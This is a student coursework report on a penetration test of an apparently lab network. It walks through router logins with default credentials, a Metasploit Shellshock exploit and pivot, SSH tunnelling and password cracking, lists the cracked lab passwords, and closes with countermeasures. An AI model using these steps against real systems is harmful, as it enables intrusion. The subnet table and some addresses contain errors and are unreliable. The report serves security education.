Network Infrastructure Test

Network traversal and Mapping

Cameron Cottam

CMP314: Computer Networking 2

BSc Ethical Hacking Year 3

2021/22

Note that Information contained in this document is for educational purposes.

.

Abstract Summary

This report provides an overview of a network infrastructure test conducted with a Linux Kali machine on a network. The purpose of this report is to identify hosts, map the company's network and document any vulnerabilities found on the network that the Pen Tester discovered. Also, to fully exploit the vulnerabilities found and provide countermeasures to address these network security flaws to help enhance the network's overall security. This paper aims to Network Administrators, Ethical Hackers, and Pen Testers.

The security test follows a simple generic Pen testing Methodology, where the pen test must conduct the following steps: Scanning, Enumeration, Vulnerability Scanning and Post Exploitation.

This paper demonstrates how to use various tools, such as Nmap, Metasploit, John the Ripper and multiple commands on a Kali Linux machine, for example, showmount and how to use a VyOS router terminal to make configuration changes for implementing fixes to the network. The scanning of the network is achieved by using Sparta and Nmap, with Sparta utilising a collection of scanning tools like Nmap to build a map of the entire network. Enumeration was done with dirbuster, wpscan and Hydra for different enumeration passwords for the admin. Next was Post Exploitation, using exploits, such as Shellshock, misconfigured Apache servers and vulnerable protocols like Telnet and exploiting ssh by brute-force.

The security test is performed on a VMware virtual machine operating on Kali Linux. The client gave strict guidelines that the pen tester may use only the tools in Kali Linux for this Network Infrastructure test. The Pen tester’s Kali machine was allocated a place on the network at the first router given an IP address at 192.168.0.200, which can only detect the 192.168.0.210 172.16.221.237 from the first router. However, by enabling SSH and accessing the second web server on the network, the pen tester could bypass a firewall created by the client.

This paper details steps on using tools like Sparta and Nikto to find vulnerabilities and Metasploit to allow Pivoting and accessing the webserver. One of these vulnerabilities was a Shellshock vulnerability in the Bash terminal to allow remote code execution on the webserver at 172.16.221.237.

Keywords: VyOS, NMAP, SPARTA, KALI LINUX, SHELLSHOCK, WPSCAN, NETWORK INFRASTRUCTURE, NETWORK MAPPING, WEBSERVER, APACHE, SSH, TELNET, WIRESHARK, FIREWALL, PFSENSE

.

Index

.

.

1 INTRODUCTION

1.1 SUMMARY

This network infrastructure test is similar in ways to a Pen test. The tester's goal is to find and map hosts across the network and document how they managed to achieve and find and document vulnerabilities found on the network. The tester and client must agree on the boundaries of what the tester can attack and what is restricted. For this test, the client gave strict instructions only to use the tools found in Kali Linux and to focus more on the hosts discovered than the actual virtual machine.

The report contains documentation of a network infrastructure test conducted on a VMware virtual machine running Kali Linux and the process of how to map and traverse a network. Furthermore, to demonstrate discovered exploits and flaws found on the network itself.

The goal for the pen tester is to investigate the network by mapping all the discovered IP ranges and hosts on the said network but documenting the process of how the tester was able to examine the entire network from one router to another. The pen tester was provided with an account by default with the credentials root/toor and was placed on the router one and could only discover devices connected to that router. The client gave no specific instructions to the pen tester on the number of hours to complete this network infrastructure test. The client's only instructions are to find any misconfigurations and weaknesses. Then provide countermeasures for implementing changes to prevent future attacks.

This network infrastructure test aims to make network administrators aware of the dangers of a misconfigured network and the most common mistakes a network administrator can make when creating a company network. Furthermore, to show other Pen Testers the process of mapping a network and using various tools, such as SSH Tunnelling, Pivoting, configuration terminals found routers. Such as VyOS, which is currently the client approach for handling and distributing the network policies and IP addresses.

This project's significance is the increase of cyber-attacks on businesses, with 68% of businesses leaders feeling cybersecurity risks are increasing [1] (*134 Cybersecurity Statistics and Trends for 2021*, March 16,2021).

Lastly, if a host is comprised from an attack, such as Malware or Phishing, which has increased by 17% and 22%, respectively, a host infected with a virus allows an attacker to gain control and could hurt the network [1](*134 Cybersecurity Statistics and Trends for 2021*, no date).

1.2 AIMS

This report aims to provide the client with an understanding of how an attacker could understand a network's layout and use it to perform specific attacks on individual systems to comprise the network. The report showcases a network diagram to visualize all the devices on the network discovered by the tester. A subnet table was constructed based on the information attained by the tester that details the subnet addresses, masks, valid range of hosts, and the board cast addresses associated with each IP.

The approach for this test follows elements found in a generic pen test methodology, which includes scanning, enumeration, vulnerability scanning and Post Exploitation[2]. But also features found in network infrastructure, such as weak credentials, Bruteforcing, Detection Evasion and exploiting outdated protocols(Cornea, Cristian, Cristian Cornea medium, From Zero to your First Penetration Test, Jan 25 2021) [3]

Furthermore, this report covers vulnerabilities the tester discovered during the network infrastructure test, including demonstrating and exploiting each of these vulnerabilities and, where possible, how to counteract them. The report will conclude with an overview state of the network infrastructure.

1.3 TOOLS USED

The tools used to conduct this Network Infrastructure Pen test were all available in Kali Linux; The tester used various tools for multiple things. Such as John The Ripper and Hydra for password cracking, curl and WP scan; The tester used Sparta because it collected tools such as Nmap, SNMP-Check, Nikto. .

2 MAPPING THE NETWORK

2.1 NETWORK MAPPING PROCESS

2.1.1 Mapping the network

To produce a network map, it's essential to know what devices exist on the network. The tester can achieve this in various ways, such as Sparta, a free, python-based GUI application used as a network infrastructure pen-testing tool(Briskinfosec, 2019)[4]. The tester used Sparta to scan the network and enumerate hosts as Sparta uses Nmap, a free, open-source tool that helps in network discovery and identifying devices (nmap.org, 2010)[5]. The initial scan results from Sparta can be seen in Appendix A – Initial Scan. The initial scan revealed 13 hosts, including the Kali.

The tester identified each device corresponding with each host and investigated the open ports retrieved by the Nmap scan. The tester used the available ports to categorize the devices with parallel ports identified as the routers on the network, specifically the Vyos router system. Some of the machines had HTTP running on them. Navigating to those devices in a browser further concluded that these hosts were “VyOS” based routers. The Vyos routers did not have a login page, only a landing page at first.




Figure 1.1.0 – Logging into a VyOS with default credentials

The tester identified from the Nmap scan results that the VyOS routers have telnet enabled, telnetting into the routers and logging in with the default VyOS credentials provided online (*VyOS default user and password - Knowledgebase / General / FAQ - VyOS*, no date)[6]. The VyOS logins are shown in Figure 1.1.0. The show interfaces command allowed the tester to associate the multiple IP addresses to each specific router. In Figure 1.1.1 below, the IP addresses related to Router 1’s interfaces are seen below.




Figure 1.1.1 – Interfaces of Router 1

The tester has demonstrated how to do IP calculations – see appendix A, however, to reduce time in calculating the subnets for each router IP address range. The tester utilized a python script on GitHub to input each IP Address. From that script, the tester knew that the Kali host is part of the 192.168.0.193/27 subnet, which means that the .193 is the receiving interface and .225 is the outgoing interface from the tester's perspective on Kali. See figure 1.1.2 for subnet calculation. The source of the script can be found in the references and bibliography




Figure 1.1.2 – Subnet Calculator

The tester performed a show arp command revealing that an IP address of 172.16.221.237 is on the same interface as Kali, as shown in figure 1.1.3 below. By completing a Nmap scan on Sparta on the .237, the tester discovered only HTTP ports open on that address. The tester suspected this might be a web server as it has a different IP address range and does not contain the ports that have characteristics of a VyOS router.




Figure 1.1.3 – Undiscovered host found

The tester navigated to the IP address and met with a simple page containing the web server's message. Suspecting that there could be hidden directories. The tester used Niko, a web server scanner that performs fast and detailed checks on webservers (*Nikto | Kali Linux Tools*, no date)[7]. Found that the webserver was vulnerable to brute-forcing file names to its URL, as shown in Figure 1.1.4 below.




Figure 1.1.4 – Niko Results on .237

This will be further explained in the Security Evaluation section.

From the ARP command result, as seen in figure 1.1.3, results provide the receiving interface of nearby devices. As such, the tester created a repeatable process of establishing connections to these devices. The tester used the subnet calculation program and arp command, and the tester could locate all the devices except for the firewall, Router 4 and the .66 workstation. Furthermore, the show ARP command on Router 2 revealed hosts on class A IP ranges detailed in the Subnet Table and Network Topology.

However, the tester established the location of all visible devices and proceeded to identify the remaining devices; 199 34 and 130 were all very similar and appeared to be standard office workstations running. They all have the same ports open, except for the NFS service. They are all identified as workstations.

The tester used the show IP route command and found that additional subnets existed. In combination with the show ARP on router 3 (Figure 1.1.5) revealed .234. The tester established a firewall between 233/30 and 242 as they existed on different subnets with all the other routes established and still no way to connect them. Furthermore, the show IP route command on 230 stated that the 64/27, 95/27 and 240/30 subnets are accessible from 234, as shown in figure 1.1.6.

Except for the IP addresses associated with the router interfaces, there was 242 to be investigated, and as such, it had HTTP enabled just like 237. Upon further investigation, the tester found a simple white page containing information on the webserver and a help tab that directed the user to a Rick Astley video on YouTube. Using Niko as

previously used on 237, the webserver was vulnerable to a ShellShock – an exploit that allows for remote code execution (*NVD - cve-2014-6271*, no date)[8].

2.1.2 Mapping pass the Firewall

Exploiting the Shellshock vulnerability on the .242 by misconfigured directory in the cgi-bin/status, the tester could gain access to the webserver and traverse the files and issues commands. From there, the tester used the show IP route, arp, and interfaces to find hidden IP ranges that were not previously discoverable due to the firewall blocking the Nmap scans. The tester discovered it by entering a traceroute command back to the Kali; the .242 webserver had access to areas of the network that shouldn't be authorized to them. In turn, the webserver can see the rest of the network, as seen below in figure 1.1.5.

The tester had established that .242 allowed further network scans and mapping to build an overall topology of the companies' network. The tester utilized Kali various tools to explore different routing methods through 242. Each way gave slightly different results, which were all put together to finish the network mapping.

2.1.2.1 Pivoting

The Metasploit Framework (MSF) module allows the tester to pivot to the target machine to target other devices within that subnet. In turn, it will enable an attacker to route traffic from a hacked computer toward other networks that are not openly accessible to the user. (*Metasploit - Pivoting*, no date)[9]which was one of the only methods chosen to explore beyond the firewall on the network.

Pivoting was used to attack the 192.168.0.242 machine and allowed the tester to conduct a TCP port scan on the 192.168.0.66 machine, which revealed that it was a few TCP ports, which were SSH and contained a 2049 port which will be used in the Sock5 Proxy, see figure 3.0.0 below and see Appendix D for the start of the pivot.

```
meterpreter > sessions 1
[*] Backgrounding session 2...
[-] Invalid session identifier: 1
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > sessions

Active sessions
===============

  Id  Name  Type                   Information                                  Connection
  --  ----  ----                   -----------                                  ----------
  2         meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ 192.168.0.242  192.168.0.200:4444 → 192.168.0.234:14448 (192.168.0.242)

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > route add 192.168.0.66/27 2
[*] Route added
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > set rhosts 192.168.0.66
rhosts => 192.168.0.66
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.0.66:         - 192.168.0.66:22 - TCP OPEN
[+] 192.168.0.66:         - 192.168.0.66:111 - TCP OPEN
[+] 192.168.0.66:         - 192.168.0.66:2049 - TCP OPEN
[*] 192.168.0.66:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

Figure 3.0.0 – Metasploit Pivot

The only drawback to Metasploit is that the modules in MSF only work within Metasploit, so the tester cannot utilize tools other than Metasploit to achieve Pivoting to the targeted machine. The tester used the Shellshock vulnerability as previously mentioned

above to create an MSF session. The tester successfully performed a TCP port scan on 66 by adding the route to that subnet. From there, the TCP port scan revealed that on .66, it had SSH and NFS open. The NFS was open to mounting, which allowed for file transfer and file reading and writing.

SSH Tunneling

The 'tunnel' feature built into SSH is a secondary choice for routing traffic. The SSH tunnelling allowed for data to be streamed over an encrypted session and allowed the attacker to acquire the login details to issue commands and change configuration files. The tester acquired the login details from the Shellshock vulnerability by using a curl command. The curl command seen below in Appendix C – Curl Command allowed displaying .242 passwd and shadow files openly. From obtaining those files and putting them into text files, and using the unshadow command, the tester used John The Ripper, a free open source password cracker tool (*John the Ripper password cracker*, no date)[10]. To crack passwords and was able to obtain the Root and xweb account login details.

With the login details obtained, the tester could finally do SSH tunnelling as shown in Appendix D – SSH Tunneling. With SSH Tunneling completed, the tester was able to initiate scans against 192.168.0.66 and ping at the said IP address, which the scan results can be seen in figure 1.1.5 below.

```
root@kali:~# fping 192.168.0.242
192.168.0.242 is alive
root@kali:~# nmap 192.168.0.242
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-13 06:38 EST
Nmap scan report for 192.168.0.242
Host is up (0.0025s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds
```

Figure 1.1.5 – SSH Tunnelling Successful

2.1.2.2 SOCK5 HTTP Proxy


SOCK5 HTTP Proxy is used as another way of routing traffic on the network, the purpose of this was to access the firewall on the network[11]. The tester did this by doing a proxychains Nmap command was to target the 192.168.0.231, and the scans return found the tester found a 9050

protocol at the localhost shown in figure 1.1.6 below.

```
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-13 14:26 EST
|DNS-request| =v
|S-chain|-<>-127.0.0.1:9050-<><>-4.2.2.2:53-<--timeout
|DNS-response|: =v does not exist
|DNS-request| =v
|S-chain|-<>-127.0.0.1:9050-<><>-4.2.2.2:53-<--timeout
|DNS-response|: =v does not exist
Failed to resolve "=v".
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.11 seconds
```

Figure 1.1.6 – Proxychain results

From this, the tester configured the web browser to point to the localhost at that port number and only configured it to be a SOCK5 HTTP proxy. From browsing to 192.168.0.241:9050, appeared a login screen for the pfsense firewall. The results can be seen below in figure 1.1.7.







Figure 1.1.7 – HTTP Sock5 Proxy and Pfsense firewall

2.2 NETWORK MAP



2.3 SUBNET TABLE

Subnet ID	Subnet Address	Host Address Range	Broadcast Address
0	192.168.0.0	192.168.0.1 – 192.168.0.30	192.168.0.31
1	192.168.0.32	192.168.0.33 – 192.168.0.62	192.168.0.63
2	192.168.0.64	192.168.0.65 – 192.168.0.94	192.168.0.95
3	192.168.0.96	192.168.0.97 – 192.168.0.126	192.168.0.127
4	192.168.0.128	192.168.0.129 –192.168.0.158	192.168.0.159
5	192.168.0.160	192.168.0.161 – 192.168.0.190	192.168.0.191
6	192.168.0.192	192.168.0.193 –192.168.0.222	192.168.0.223
7	192.168.0.224	192.168.0.225 –192.168.0.222	192.168.0.255

2.4 SECURITY EVALUATION

2.4.1 Generic Security Issues

2.4.1.1 Vulnerability: Weak Passwords

The vulnerability that faces this network is weak passwords for the root and xadmin accounts found on this network—Specificity the xadmin accounts on 192.168.0.34, 192.168.0.130 and the Root and xweb accounts on 192.168.0.242. The passwords are cracked using John the Ripper. The majority of the passwords were weak and only required the password.lst, the password.lst file lists the most common passwords seen in Unix systems that the network fully uses on all its devices. (*Openwall wordlists collection for password recovery, password cracking, and password strength checking*, no date)[12].

The three passwords that were cracked by John the Ripper can be seen in the table below

Account	Password	Network Address Associated
Root	apple	192.168.0.242
xweb	pears	192.168.0.242
xadmin	plums	192.168.0.30, 192.168.0.130

John the Ripper uses either the CPU or GPU for password cracking depending on the algorithm, the specific CPU used was a Ryzen 9 5950x 16 core and GPU was a Nivida Geforce RTX 3060. The passwords can be seen below from the John the Ripper command in figure 1.2.0.




Figure 1.2.0 – John The Ripper Results

2.4.1.2 Countermeasure: lengthy and Complex Passwords

The countermeasure for weak passwords is increasing the length and creating a complex password to prevent password crackers from cracking the hash. By using the passwd command can change the passwords in Linux. Infosec cybersecurity educating company stated that a password should be at least 12 characters long with complex characters such as symbols and numbers (*Password security: Complexity vs length [updated 2021]*, 11th January 2021)[13].

2.4.2 Security Issues: Routers

2.4.2.1 Vulnerability: Default VyOS Credentials:

The major vulnerability for the VyOS routers is that the default credentials are still enabled. The tester discovered this by researching the default credentials used for VyOS routers (*VyOS default user and password - Knowledgebase / General / FAQ - VyOS*, no date)[6]. With this information, the tester could access all the VyOS routers on the network, which made the network traversable possible.

2.4.2.1.1 Countermeasure: Changing the Default Credentials via the configuration Terminal

